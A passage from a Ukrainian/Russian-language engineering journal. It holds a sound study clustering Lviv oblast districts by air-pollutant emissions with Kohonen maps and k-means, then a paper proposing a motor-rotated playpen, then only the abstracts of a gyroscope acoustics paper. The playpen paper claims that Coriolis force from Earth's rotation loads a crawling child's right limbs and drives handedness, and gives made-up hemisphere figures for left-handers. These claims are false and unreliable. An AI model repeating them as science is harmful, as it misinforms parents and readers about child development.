Постановка проблеми. Екологічна ситуація на планеті з кожним роком ускладнюється. Це пов’язано з високою концентрацією промислового виробництва, розвиненою транспортною інфраструктурою, появою нових технологічних процесів, тощо. Все це призводить до значного забруднення довкілля. Це підкреслює актуальність проблематики розроблення та застосування алгоритмів, засобів та інформаційних технологій для проведення ефективного, точного і достовірного оцінювання стану якості навколишнього середовища.

Атмосфера — одна з найважливіших складових довкілля. Вона надійно захищає живі організми від космічного й ультрафіолетового випромінювання, визначає загальний тепловий режим поверхні Землі, впливає на кліматичні умови, регулює кількість сонячної енергії, необхідної для життя. Спостереження за змінами стану атмосфери є надзвичайно важливим, оскільки допомагає оцінити можливі наслідки цих змін та вчасно реагувати на них [1].

У роботі представлено один із підходів до аналізу динаміки викидів найпоширеніших забруднюючих речовин в атмосферне повітря, який ґрунтується на застосуванні методу кластеризації до даних, що описують викиди від стаціонарних та пересувних джерел.

Аналіз останніх досліджень та публікацій. Мета кластерного аналізу полягає в пошуку наявних структур, що виражається в утворенні груп схожих між со-

бою об’єктів — кластерів. Водночас його дія полягає й у привнесенні структури в досліджувані об’єкти. Отже, методи кластеризації необхідні для виявлення структури в даних, яку нелегко знайти при візуальному обстеженні або за допомогою експертів [6].

Теоретичним аспектам застосування кластерного аналізу присвячені наукові праці багатьох вітчизняних і закордонних вчених, зокрема Н. Бидголі, Н.А. Мікула, М.І. Мельник, М. Портер, Т. Харріс, С.Л. Шульц, Л. Янг та ін. ([2], [6], [8], [11]). Ці та інші автори сформували математичну базу для використання кластерного аналізу в різних галузях.

Аналіз літературних джерел показав, що в багатьох країнах світу вже існує позитивний досвід застосування можливостей кластерного аналізу при дослідженні параметрів довкілля, а в Україні він знаходиться на ранній стадії застосування.

Мета дослідження: застосування кластерного підходу для оцінювання тенденції зміни забруднення атмосферного повітря від стаціонарних та пересувних джерел у Львівській області за даними 2013–2015 років. Вхідні дані отримано з офіційного сайту Регіональної статистики Львівщини [4] та Регіональної доповіді про стан навколишнього природного середовища у Львівській області в 2015 році [3]. У таблиці 1 наведено перелік використаних у дослідженні показників найпоширеніших забруднюючих речовин.

Таблиця 1

Показники викидів забруднюючих речовин

x_1^t — викиди забруднюючих речовин в атмосферу стаціонарними джерелами забруднення у розрахунку на 1 км ² , т.
x_2^t — викиди діоксид сірки (SO ₂) в атмосферу стаціонарними джерелами забруднення, т.
x_3^t — викиди оксид вуглецю (CO) в атмосферу стаціонарними джерелами забруднення, т.
x_4^t — викиди діоксид азоту (NO ₂) в атмосферу стаціонарними джерелами забруднення, т.
x_5^t — викиди метану (CH ₄) в атмосферу стаціонарними джерелами забруднення, т.
x_6^t — викиди неметанових летких органічних сполук в атмосферу стаціонарними джерелами забруднення, т.
x_7^t — викиди речовини у вигляді суспендових твердих частинок, т.
x_8^t — щільність викидів забруднюючих речовин в атмосферу автотранспортом на 1 км ² , т.
x_9^t — викиди CO в атмосферу автотранспортом, т.
x_{10}^t — викиди CH ₄ в атмосферу автотранспортом, т.
x_{11}^t — викиди NO ₂ в атмосферу автотранспортом, т.




Рис. 1. Застосування двоетапного підходу до кластеризації (складено авторами на основі [7])

Опис кластерного підходу. Дослідження проводиться двоетапним методом, який передбачає послідовне застосування карт Кохонена, що самоорганізуються (KSOM), та алгоритму k -середніх (Рис. 1). KSOM дає можливість зменшити вимірність багатовимірних вхідних даних та відобразити кластери на карті, тому його обрано для попередньої обробки даних – зменшення розмірності, перегруповання та візуалізації. Основними перевагами даного методу є економія часу в обчисленнях великих і складних наборів даних [9] та отримання точніших результатів кластеризації [11], [9].

Таким чином, пропонується застосувати двоетапний підхід для аналізу динаміки зміни забруднення атмосферного повітря.

На основі [8] розроблена така матриця вхідних даних P :

$$\mathbf{P} = \begin{matrix} & \begin{matrix} x_1^t & \dots & x_k^t & \dots & x_m^t & \omega_{i,j}^t \end{matrix} \\ \begin{matrix} o_1^t \\ \dots \\ o_i^t \\ \dots \\ o_n^t \end{matrix} & \left[\begin{matrix} x_{1,1}^t & \dots & x_{1,k}^t & \dots & x_{1,m}^t & \omega_{1,j}^t \\ \dots & \dots & \dots & \dots & \dots & \dots \\ x_{i,1}^t & \dots & x_{i,k}^t & \dots & x_{i,m}^t & \omega_{i,j}^t \\ \dots & \dots & \dots & \dots & \dots & \dots \\ x_{n,1}^t & \dots & x_{n,k}^t & \dots & x_{n,m}^t & \omega_{n,j}^t \end{matrix} \right] \end{matrix} \quad (1)$$

де $o_i^t \in O, O = \{o_1^t, o_2^t, \dots, o_i^t, \dots, o_n^t\}$ – об’єкти (райони) в часі t ;

x_k^t – k -й параметр в часі t ;

$x_{i,k}^t$ – значення параметра x_k^t для i -го об’єкту $o_i^t \in O$;

$\omega_{i,j}^t$ – j -й клас визначений для i -го об’єкту $o_i^t \in O$;

$p_i^t = (x_{i,1}^t, x_{i,2}^t, \dots, x_{i,k}^t, \dots, x_{i,m}^t)$ – i -й вхідний образ;

$x^t = (x_1^t, x_2^t, \dots, x_k^t, \dots, x_m^t)$ – вектор параметрів.

Коротко розглянемо принцип роботи даного методу. KSOM [11] базується на конкурентному принципі навчання, складається з вхідного шару (кількість нейронів відповідає кількості ознак об’єкта) та вихідного або конкурентного (кількість нейронів відповідає кількості кластерів). Вектор вхідних даних $p_i^t = (x_{i,1}^t, x_{i,2}^t, \dots, x_{i,k}^t, \dots, x_{i,m}^t)$ розподіляється на вхід-

ному шарі карти. Далі обчислюються відстані d_j між вхідним вектором p_i^t і векторами ваг $w_{i,j}$ для усіх нейронів конкурентного шару:

$$d_j = \sum_{i=1}^n (p_i^t - w_{i,j})^2 \quad (2)$$

де j проходить s нейронів конкурентного шару, $j=1,2,\dots,s$, p_i^t – i -й образ, $i=1,2,\dots,n$, $w_{i,j}$ – синаптичні ваги. Вибирається нейрон переможець j^* (ВМУ), для якого відстань d_j є мінімальною. Коли $w_{i,j}$ визначені, кожному вектору p_i^t присвоюється w_{i,j^*} нейрон переможець.

Після того, як усі ВМУ знайдені, відбувається адаптація синаптичних ваг $w_{i,j}$. Принцип алгоритму послідовного навчання полягає у тому, що w_{i,j^*} нейрони переможці та їх топологічні сусіди наближаються до фактичного вхідного вектора p_i відповідно до співвідношення:

$$w_{i,j}(t+1) = w_{i,j}(t) + \eta(t) \times h(j^*, j) \times (p_i^t(t) - w_{i,j}(t)), \quad (3)$$

де $\eta(t) \in (0,1)$ – швидкість навчання, функція Гауса, яка визначається як

$$h(j^*, j) = e^{-\left(\frac{d_E^2(j^*, j)}{\lambda^2(t)}\right)}, \quad (4)$$

де $h(j^*, j)$ – функція сусідства, $d_E^2(j^*, j)$ – Евклідова відстань нейронів j^* та j на площині, $\lambda(t)$ – розмір околу в момент часу t .

Навчання проводиться доки карта ознак стабілізується, тобто значення вагових коефіцієнтів перестають змінюватися.

На другому етапі отримані топологічні координати KSOM передаються на вхід алгоритму k -середніх. Вхідна множина розбивається на K кластерів, та випадково обираються k об’єктів, в якості початкових центрів груп. Решту об’єктів присвоюються цим кластерам на основі мінімальної Евклідової відстані до центру:

$$d_j = \sqrt{\sum_{i=1}^n (k_i - w_{i,j^*})^2} \quad (5)$$

де k_i — значення центра кластера, w_{i,j^*} — значення нейронів переможців.

Далі розраховується середнє значення кожного кластера для знаходження нових центрів. Алгоритм працює доти, поки центри груп не перестануть змінюватися.

Перевагами такого підходу є простота та швидкість використання, зрозумілість і прозорість алгоритму. Недоліками є чутливість до вибору початкових значень центрів кластерів та труднощі, пов'язані з визначенням прогнозованої кількості кластерів.

Виклад основних результатів. Здійснено кластеризацію районів Львівської області за показниками викидів найпоширеніших забруднюючих речовин у атмосферне повітря. Для отримання результатів використано такі програмні засоби: інструментарій SOM Toolbox, середовище Matlab 7.10.0 [5].

На рис. 2 представлена KSOM у вигляді U-матриці, яка показує область Евклідових відстаней d_j між $w_{i,j}$ та відображає багатовимірні вхідні дані на двовимірній карті. На отриманій карті проводилась кластеризація районів алгоритмом k -середніх. Виявлено чотири групи з різними показниками стану якості атмосферного повітря (див. рис. 3).

За розташуванням районів на карті можна оцінити динаміку зміни кількості викидів забруднюючих речовин в атмосферу. Ті що, знаходяться внизу карти, характеризуються найбільшою кількістю викидів, тобто гіршим станом якості повітря. Верхня частина карти, відповідно, показує райони з найменшою концентрацією шкідливих домішок.

Наприклад, Миколаївський район впродовж трьох років належить до трьох різних кластерів. Причому, в межах досліджуваного періоду, спостерігається тенденція до зменшення кількості викидів (значно зменшилися викиди SO_2 та NO_2).

Найбільший відсоток забруднення атмосферного повітря області спостерігається у Сокальському, Жидачівському, Миколаївському, а також у Кам'янка-Бузькому районах. В одну групу їх об'єднує значне збільшення у 2015 році викидів неметанових летких органічних сполук від стаціонарних джерел забруднення.

Пустомитівський, Яворівський та Жовківський райони (кластер 3) характеризуються збільшенням викидів шкідливих речовин (SO_2 та CO) в атмосферу




Рис. 2. U-матриця Евклідових відстаней (1-ий етап)




Рис. 3. Результати кластеризації алгоритмом k -середніх (2-ий етап)

стаціонарними джерелами забруднення та зменшенням викидів від пересувних засобів.

У Перемишлянському, Турківському, Сколівському та інших районах (кластер 2) спостерігається найменша кількість викидів забруднюючих речовин і зміни стану атмосферного повітря є незначними.

Числовими характеристиками якості отриманих результатів є помилка квантування (QE) і топографічна помилка (TE) [9].

$$qe_j = \sum_{i=1}^{n_c} \|w_j - p_i^t\|. \quad (6)$$

За параметром QE (6) оцінимо якість апроксимації вхідних даних нейронною мережею після навчання. Отримане значення QE = 0,044.

За значенням топографічної помилки оцінимо якість впорядкування нейронів у ґратці, тобто невідповідність між розташуванням нейронів нейромережевої ґратки та особливостями вхідних даних. Менше значення цього параметру свідчить про кращу впорядкованість нейронів навченої мережі. TE обчислимо за формулою:

$$TE = \frac{1}{n_{w_j \in R^n}} \begin{cases} 1, \|r_{j^*} - r_{sj^*}\| > 1 \\ 0, \|r_{j^*} - r_{sj^*}\| \leq 1 \end{cases} \quad (7)$$

де r_{j^*} — координати нейрона найкращого наближення, r_{sj^*} — координати другого нейрона найкращого наближення. Розраховане значення TE = 0,018.

Одержані значення параметрів QE та TE свідчать про адекватність отриманих результатів.

Висновок. Для оцінювання тенденції зміни забруднення атмосферного повітря від стаціонарних та пересувних джерел у Львівській області застосовано двоетапний підхід до кластеризації, який передбачає послідовне застосування карт Кохонена, що самоорганізуються, та алгоритму k -середніх.

Отримані результати свідчать, що виявлено кластери із найвищими показниками викидів забруднюючих речовин і тенденцією до їх зростання. Тобто такі райони Львівської області як Кам'янка-Бузький, Яворівський, Сокальський та Жидачівський потребують особливої уваги у сфері екологічної політики та розроблення природоохоронних заходів.

Література

- [1] Друзюк В. Динаміка викидів забруднювальних речовин в атмосферу у Львівській області / В. Друзюк, В. Погребенник, Ю. Сікач // Вимірювальна техніка та метрологія, 2009, № 70, С. 71–76
- [2] Кравців В. С. Розвиток природоексплуатуючих галузей господарства Львівської області: стан, проблеми, перспективи / В. С. Кравців, П. В. Жук, О. І. Гулич, І. А. Колодійчук, В. О. Полюга // НАН України. Ін-т регіональних досліджень. — Львів, 2011. — с. 90
- [3] Регіональна доповідь про стан навколишнього природного середовища у Львівській області в 2015 році: [Електронний ресурс]. — Режим доступу: http://www.ekologia.lviv.ua/file/monitoring/ND_2016.pdf
- [4] Регіональна статистика Львівщини: [Електронний ресурс]. — Режим доступу: <http://database.ukrcensus.gov.ua>
- [5] Laboratory of computer and information science: [Електронний ресурс]. — Режим доступу: <http://www.cis.hut.fi/projects/somtoolbox/>
- [6] Chon T.S. Self-organizing Maps Applied to Ecological Sciences / T.S. Chon // Ecological Informatics, 2011, Vol.6(1), pp.50–61.
- [7] Laerhoven K.V. Combining the self-organizing map and k-means clustering for on-line classification of sensor data / K.V. Laerhoven // Proc. International Conference on Artificial Neural Networks, 2001, pp. 464–469
- [8] Olej V. Air Quality Modelling by Kohonen's Neural Network / V. Olej, P. Hájek, J. Křupka, I. Obršálová, // Proc. of the the 5th WSEAS International Conference on Environment, Ecosystems and Development (EED'07), WSEAS Press, Tenerife, Canary Islands, Spain, 2007.
- [9] Si J. Dynamic Topology Representing Networks / J. Si, S. Lin, M. A. Vuong // Neural Networks, 2000, Vol.13, pp. 617–627.
- [10] Vesanto J. Clustering of the self-organizing map / J. Vesanto, E. Alhoniemi // IEEE Transactions on Neural Networks, 2000, Vol.11, pp. 586–600.
- [11] Wang J. H. Two-stage clustering via neural networks / J. H. Wang, J. D. Rau, and W. J. Liu // IEEE Transactions on Neural Networks, 2003, Vol. 14, pp. 606–615.

Карачун Володимир Володимирович

*доктор технічних наук, професор, професор кафедри біотехніки та інженерії
Національний технічний університет України*

«Київський політехнічний інститут імені Ігоря Сікорського»

Мельник Вікторія Миколаївна

*доктор технічних наук, професор, завідувач кафедри біотехніки та інженерії
Національний технічний університет України*

«Київський політехнічний інститут імені Ігоря Сікорського»

Шибецький Владислав Юрійович

*кандидат технічних наук, старший викладач кафедри біотехніки та інженерії
Національний технічний університет України*

«Київський політехнічний інститут імені Ігоря Сікорського»

Карачун Владимир Владимирович

*доктор технических наук, профессор, профессор кафедры биотехники и инженерии
Национальный технический университет Украины*

«Киевский политехнический институт имени Игоря Сикорского»

Мельник Виктория Николаевна

*доктор технических наук, профессор, заведующий кафедрой биотехники и инженерии
Национальный технический университет Украины*

«Киевский политехнический институт имени Игоря Сикорского»

Шибецкий Владислав Юрьевич

*кандидат технических наук, старший преподаватель кафедры биотехники и инженерии
Национальный технический университет Украины*

«Киевский политехнический институт имени Игоря Сикорского»

Karachun V.

doctor of technical science, professor

National Technical University of Ukraine «Igor Sikorsky Kyiv Polytechnic Institute»

Mel'nick V.

doctor of technical science, professor

National Technical University of Ukraine «Igor Sikorsky Kyiv Polytechnic Institute»

Shybetsky V.

Ph.D.

National Technical University of Ukraine «Igor Sikorsky Kyiv Polytechnic Institute»

**ШТУЧНЕ ФОРМУВАННЯ ІНЕРЦІАЛЬНОЇ СИСТЕМИ КООРДИНАТ
ДЛЯ КОРЕКЦІЇ РУШІЙНОГО АПАРАТУ ЛЮДИНИ
ИСКУССТВЕННОЕ ФОРМИРОВАНИЕ ИНЕРЦИАЛЬНОЙ СИСТЕМЫ КООРДИНАТ
ДЛЯ КОРРЕКЦИИ ДВИГАТЕЛЬНОГО АППАРАТА ЧЕЛОВЕКА
ARTIFICIAL FORMATION OF INERTIAL COORDINATE SYSTEM
FOR HUMAN MOVEMENTS CORRECTION**

Анотація. Проаналізовано сучасні конструкції дитячих манежів, які спроектовано для формування у дитини специфічних навиків або умінь. Встановлено присутність і ступінь впливу прискорення Коріоліса на формування одностороннього розвитку рушійної спроможності верхніх і нижніх кінцівок під час розвитку дітей. Запропоновано конструкцію дитячого манежу, який забезпечує більш повний і гармонійний розвиток дитини.

Ключові слова: дитячий манеж, прискорення Коріоліса, лівша, правосторонні кінцівки, сила інерції Коріоліса.

Аннотация. Проанализированы современные конструкции детских манежей, которые спроектированы для формирования у ребенка специфических навыков или умений. Установлено присутствие и степень влияния ускорения Кориолиса на формирование одностороннего развития движущей способности верхних и нижних конечностей во время развития детей. Предложена конструкция детского манежа, который обеспечивает более полное и гармоничное развитие ребенка.

Ключевые слова: детский манеж, ускорение Кориолиса, левша, правосторонние конечности, сила инерции Кориолиса.

Summary. In the paper modern playpens constructions, which is designed to create a specific skills or abilities in childhood, are analyzed. Established presence and degree of influence of Coriolis acceleration on the formation sided driving ability of upper and lower extremities during the development of children. The construction of playpen, which provides a full and harmonious development of the child, is purposed.

Keywords: playpen, Coriolis acceleration, left-handed, right-hand limbs, Coriolis force of inertia.

1. Вступ

Ніщо так не турбує батьків як здоров'я та правильний розвиток їх дітей. Виробники навипередки пропонують конструкції, які тренують ті чи інші навички при їх використанні.

Конструкція, що розробляється відноситься до дитячої меблі, а саме до дитячих манежів, і може бути використана для стимуляції і гармонійного розвитку у дітей рушійної спроможності верхніх і нижніх кінцівок тіла.

2. Аналіз літературних даних та постановка проблеми

Відомий дитячий манеж, який містить основу із закріпленими на ній ґратчастими боковинами, які несуть пружну опору, і розміщеними між основою і опорою механізмами для підйому і опускання іграшок у вигляді наповненого рідиною еластичного балону з трубками і розміщеними в них поршнями, штоки яких зв'язані з іграшками [1].

Використання такого дитячого манежу слугує підвищенню ігрового інтересу у дитини.

Недоліком цього технічного рішення постає відсутність стимуляції і гармонійного розвитку рушійної спроможності дитини внаслідок обмежених можливостей обраного технічного рішення.

Відомий також дитячий манеж, який містить основу і сполучену з нею огорожу у вигляді ребер з верхнім замикаючим кільцем [2].

Для розвитку рушійних навичок у дитини, відомий дитячий манеж обладнаний механізмом для зміни кута нахилу основи манежу у вигляді осі обертання з встановленими на ній втулкою з фіксатором і штангами, одні кінці яких закріплені до основи, а інші до втулки, здатної переміщуватися уздовж осі.

Недолік цього технічного рішення полягає у наявній небезпеці випадання дитини за огорожу, а при збільшенні кута нахилу, навіть до отримання травм,

а також у відсутності комфортного стану для реалізації природної потреби в рухові і гармонійного розвитку рушійної здатності дитини. Крім того, дитина перестає самостійно рухатися всередині манежу, а примусове кочення манежу дорослою людиною породжує занепокоєння, яке з часом невпинно зростає. Дитина поволі втрачає впевненість у своїй рушійній здатності без опіки дорослих.

Нарешті, кутова швидкість добового обертального руху Землі породжує додаткове навантаження правих кінцівок (правої руки і правої ніжки) дитини силою інерції Кориолиса. Це призводить до більш активного розвитку рушійних навичок саме правої сторони дитини у північній півкулі Землі і, навпаки, лівих кінцівок дитини у південній півкулі.

3. Ціль та задачі дослідження

Проведені дослідження ставили за мету вилучення небезпеки випадання дитини за огорожу і отримання травм, створення комфортного стану для реалізації природної потреби в рухові, гармонійного розвитку рушійної здатності дитини шляхом штучного формування однакового зовнішнього навантаження на праву і ліву кінцівку тіла.

Для досягнення поставленої мети вирішувалися наступні задачі:

- усунення недоліків відомого рішення, взятого за найближчий аналог;
- використання нового ефективного технічного рішення з новим технічним результатом.

4. Конструкція і принципи роботи дитячого манежу

Дитячий манеж містить основу і сполучену з нею огорожу у вигляді ребер з верхнім замикаючим кільцем, згідно заявленого винаходу центром своєї основи манеж співвісно з'єднується з вертикально розташованим валом мотор-редуктора.

Аналіз причинно-наслідкових зв'язків дозволяє дійти висновку, що наведені ознаки дитячого манежу належать до суттєвих, бо забезпечують досягнення нового технічного результату, вигідно відрізняючи конструкцію від відомих аналогів і найближчого аналогу.

Технічний результат від використання дитячого манежу забезпечується співвісним з'єднанням центру основи манежу з вертикально розташованим валом мотор-редуктора.

Коли основа дитячого манежу нерухомо знаходиться на підлозі квартири, тоді внаслідок добового обертання Землі з кутовою швидкістю $\omega = \frac{2\pi}{24} \left(\frac{\text{рад}}{\text{год}} \right)$, дитячий манеж буде обертатися навколо вертикалі місця з кутовою швидкістю $\omega \sin \varphi$, де φ – широта місця. Дитина, яка рухається по поверхні основи всередині манежу, наприклад, в напрямку на Північ, із швидкістю V , буде підвладна дії прискорення Коріоліса $\vec{W}_c = 2\vec{\omega} \times \vec{V}$, вектор якого напрямлений на Захід. Сила інерції Коріоліса \vec{I}_c , таким чином, буде напрямлена на Схід

$$\vec{I}_c = -m\vec{W}_c$$

і чинитиме додатковий тиск на правосторонні кінцівки дитини (на праву руку і праву ніжку).

Навпаки, коли дитина буде повзти по основі манежу в бік Півдня із швидкістю V , тоді прискорення Коріоліса буде напрямлене на Схід, а сила інерції Коріоліса \vec{I}_c на Захід, але, знову таки, здійснюючи додатковий тиск саме на правосторонні кінцівки дитини. Отже, на північній півкулі Землі, у дітей в манежах рушійні навички правої сторони активніше розвиваються ніж лівої сторони [3]. У Південній півкулі Землі все навпаки – більш активніше розвинута ліва сторона дитини [4].

Хоча прискорення Коріоліса \vec{W}_c не єдиний і не найбільш впливовий чинник, який формує людей з більш розвинутою лівою рукою («лівши»), все ж воно чинить досить значну дію. Досить нагадати, що на Північній півкулі Землі «лівши» складають 2–6% населення, а на Південній півкулі Землі кількість людей з розвинутою лівою рукою досягає 26–37% [5].

Ліквідувавши вертикальну складову $\omega \sin \varphi$ кутової швидкості добового обертання Землі, можна позбавитися прискорення Коріоліса \vec{W}_c і, відповідно, уникнути дії сил інерції Коріоліса \vec{I}_c . Для цього цілком достатньо ставити манеж не на підлогу квартири, а на пристрій, який обертає би основу манежу в протилежний вертикальній складовій кутової швидкості добового обертання Землі бік з кутовою швидкістю $\omega_1 = -\omega \sin \varphi$, ліквідуючи тим самим дію на дитячий манеж вертикальної складової добового обертання Землі.

Сукупність наведених ознак дитячого манежу забезпечує досягнення нового технічного результату.

Далі сутність конструкції пояснюється відповідним описом та кресленням, де на рис. 1 показаний дитячий манеж в поздовжньому перерізі.

Дитячий манеж (рис. 1) використовується для стимуляції і гармонійного розвитку у дітей рушійної спроможності верхніх і нижніх кінцівок тіла і містить основу 1, огорожу 2 з верхнім замикаючим кільцем 3, мотор-редуктор 4 з валом 5 і фланцем 6.

Робота дитячого манежу здійснюється наступним чином. З'єднавши центр основи 1 дитячого манежу з фланцем 6 валу 5 мотор-редуктора 4, улаштовують в його середині дитину і надають їй можливості вільно пересуватися по поверхні основи 1. Включаючи мотор-редуктор 4, забезпечується обертальний рух основи манежу з кутовою швидкістю $\omega_1 = -\omega \sin \varphi$ у протилежний до вертикальної складової добового обертання Землі бік, таким чином компенсуючи її дію. Внаслідок цього зникає прискорення Коріоліса \vec{W}_c і, відповідно, усувається сила інерції Коріоліса \vec{I}_c . Лівосторонні і правосторонні кінцівки дитини відчувають, таким чином, однакові навантаження і будуть розвиватися симетрично.




Рис. 1. Схема дитячого манежу

5. Висновок

Таким чином, використання дитячого манежу дозволить, за допомогою нових властивостей, вилучити небезпеку випадання дитини за огорожу та отримання травм, створить комфортні умови для реалізації природної потреби в русові, забезпечить гармонійний розвиток рушійної здатності правих і лівих кінцівок дитини штучним усуненням дії вертикальної складової кутової швидкості добового обертального руху Землі і формуванням однакового зовнішнього навантаження на обидві сторони тіла.

Література

1. А.с. 380311 СССР, кл. А47D13/06. Детский манеж [Текст]/ Ю.М. Фридман (СССР). — № 1682835; заявл. 28.12.71; опубл. 28.11.73, Бюл. № 21. — 1 с.: ил.
2. А.с. 1572620 А1 СССР, кл. А61Н1/00, А47D13/06. Детский манеж [Текст]/ С. Г. Марков (СССР). — № 4308416/30–14; заявл. 22.09.87; опубл. 23.06.90, Бюл. № 23. — 1 с.: ил.
3. Хватцев, М.Е. В защиту левшей [Текст] / М. Е. Хватцев // Здоровье, 1968, № 5. — С. 10.
4. Павлов, В. А. Гирокоспический эффект, его проявления и использование [Текст] / В. А. Павлов. — Л.: Судостроение, 1985. — 176 с.
5. Почему я левша? — Работница, 1968, № 7. — С. 18.

Косова Вера Петровна

*ассистент кафедры биотехники та інженерии,
Національний технічний університет України
«Київський політехнічний інститут імені Ігоря Сикорського»*

Воробйова Ольга Владимировна

*инженер кафедры биотехники та інженерии,
Національний технічний університет України
«Київський політехнічний інститут імені Ігоря Сикорського»*

Косова Віра Петрівна

*асистент кафедри біотехніки та інженерії,
Національний технічний університет України
«Київський політехнічний інститут імені Ігоря Сікорського»*

Воробйова Ольга Володимирівна

*інженер кафедри біотехніки та інженерії,
Національний технічний університет України
«Київський політехнічний інститут імені Ігоря Сікорського»*

Kosova V.

*assistant Department of bioengineering and biotechnics,
National Technical University of Ukraine, Kiev Polytechnic Institute*

Vorobjova O.

*engineer Department of bioengineering and biotechnics
National Technical University of Ukraine, Kiev Polytechnic Institute*

**ВОЗНИКНОВЕНИЕ РЕЗОНАНСА СОВПАДЕНИЯ В ПОПЛАВКОВОМ
ГИРОСКОПЕ ВСЛЕДСТВИЕ ДИФРАКЦИИ ЗВУКОВИХ ВОЛН**

**ВИНИКНЕННЯ РЕЗОНАНСУ ЗБІГУ В ПОПЛАВКОВОМУ ГИРОСКОПІ
УНАСЛІДОК ДИФРАКЦІЇ ЗВУКОВИХ ХВИЛЬ**

**ORIGIN OF RESONANCE OF COINCIDENCE IN FLOAT GYROSCOPE
BECAUSE OF DIFFRACTION OF ZVUKOVIKH OF WAVES**

Аннотация. Раскрывается природа возникновения дополнительных погрешностей у чувствительных элементов гиростабилизированной платформы в акустических полях. Строится аналитическое обоснование степени влияния проникающего акустического излучения на упруго деформированный состояние подвеса гироскопа в режиме эксплуатационного использования летательных аппаратов.

Ключевые слова: поплавковый гироскоп, волновое совпадение, шпангоут, фронт волны.

Анотація. Розкривається природа виникнення додаткових похибок у чутливих елементів гіростабілізованої платформи в акустичних полях. Будується аналітичне обґрунтування ступеня впливу проникаючого акустичного випромінювання на пружно-деформований стан підвісу гіроскопа в режимі експлуатаційного використання літальних апаратів.

Ключові слова: поплавковий гіроскоп, хвилевий збіг, шпангоут, фронт хвилі.

Summary. Nature of origin of additional errors opens up at the pickoffs of gyrostabilized platform in the acoustic fields. The analytical ground of degree of influence of penetrable acoustic radiation is built on resiliently deformed consisting of podvesa of gyroscope of the mode of the operating use of aircrafts.

